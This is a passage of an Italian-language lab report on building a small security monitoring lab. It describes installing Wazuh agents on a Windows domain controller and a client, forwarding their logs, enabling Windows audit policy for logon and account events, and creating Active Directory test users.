


Figura 11 — Autenticazione Wazuh Agent sul DC: Valid key received, WazuhSvc avviato con successo

3.2 Installazione Agente sul Client Windows 10

L'agente Wazuh è stato registrato sul server tramite il tool manage_agents, che ha assegnato all'agente WINDOWS10 l'ID 006. La chiave di autenticazione è stata importata tramite l'interfaccia grafica Wazuh Agent Manager.

```
****************************************
* Wazuh v4.7.5 Agent manager.          *
* The following options are available: *
****************************************
   (A)dd an agent (A).
   (E)xtract key for an agent (E).
   (L)ist already added agents (L).
   (R)emove an agent (R).
   (Q)uit.
Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu).
  Please provide the following:
   * A name for the new agent: WINDOWS10
   * The IP Address of the new agent: 192.168.148.146
Confirm adding it?(y/n): y
Agent added with ID 006.
```

Figura 12 — Registrazione agente WINDOWS10 (ID 006, IP 192.168.148.146) sul server Wazuh




Figura 13 — Wazuh Agent Manager: Status Running, Manager IP 192.168.148.128

3.3 Dashboard Wazuh con Entrambi gli Agenti

La dashboard Wazuh conferma la presenza di entrambi gli agenti in stato active: WIN-0SHQME8JCQB (ID 005, Windows Server 2022) e WINDOWS10 (ID 006, Windows 10 Pro), entrambi sulla rete 192.168.148.0/24 con Wazuh Agent v4.7.5.




Figura 14 — Dashboard Wazuh Agents: entrambi gli agenti attivi, copertura 100%

4. FORWARDING DEI LOG

Il metodo utilizzato per il forwarding dei log è il Wazuh Agent, installato direttamente su entrambe le macchine Windows. L'agente raccoglie automaticamente i log di Windows (canali Security, System e Application) e li trasmette in tempo reale al server Wazuh tramite connessione cifrata con crittografia AES sulla porta TCP 1514.

La configurazione è definita nel file ossec.conf nella directory di installazione C:\Program Files (x86)\ossec-agent\. Le figure seguenti mostrano la configurazione prima e dopo la modifica dell'indirizzo server.




Figura 15 — File ossec.conf: configurazione iniziale con server address 0.0.0.0 (non configurato)




Figura 16 — File ossec.conf aggiornato: server address 192.168.148.128, porta 1514, protocollo TCP, crittografia AES

5. CONFIGURAZIONE AUDIT POLICY

Per garantire la corretta generazione degli eventi di sicurezza nel registro di Windows, è stata configurata la Group Policy (GPO) sul Domain Controller. Le policy di controllo definiscono quali categorie di eventi vengono registrate nel Security Event Log.

5.1 Configurazione tramite Group Policy Editor

Tramite l'Editor Gestione Criteri di Gruppo è stata abilitata la registrazione degli eventi di accesso account con esito positivo e negativo (Event ID 4624 e 4625) e la registrazione degli eventi di accesso/fine sessione.




Figura 17 — GPO: Controlla Accesso abilitato per Operazioni riuscite ed Errori




Figura 18 — gpupdate /force: criteri computer e utente aggiornati con successo

5.2 Verifica nel Visualizzatore Eventi

La corretta configurazione dell'audit policy è confermata dalla presenza degli Event ID 4625 nel Visualizzatore eventi di Windows, che registra i tentativi di accesso falliti con le relative informazioni di contesto (utente, IP sorgente, tipo di accesso).




Figura 19 — Event Viewer: 5 eventi con ID 4625 (Logon Failure) — audit policy operativa

5.3 Abilitazione Audit Avanzato tramite auditpol

Per il rilevamento di scenari più specifici (gestione account, modifiche ai gruppi di sicurezza, richieste Kerberos) sono state abilitate le sottocategorie di audit tramite il

comando auditpol; questo ha consentito la generazione degli Event ID 4720 (creazione utente), 4732 (aggiunta a gruppo) e 4769 (richiesta ticket Kerberos).




Figura 20 — GPO avanzata Accesso/fine sessione: Operazione riuscita ed Errore abilitati

6. GESTIONE UTENTI ACTIVE DIRECTORY

Oltre all'account Administrator, sono stati creati nel dominio lab.local due utenti con ruoli distinti, simulando una struttura aziendale reale con utenti standard e utenti con privilegi elevati.

6.1 Creazione Utente Standard (test.user)

Il primo utente creato è test.user (nome completo: test user, login: test.user@lab.local). Questo account rappresenta un utente standard aziendale senza privilegi amministrativi, utilizzato per verificare l'accesso al dominio dal client Windows 10.




Figura 21 — Creazione utente test.user nel container lab.local/Users

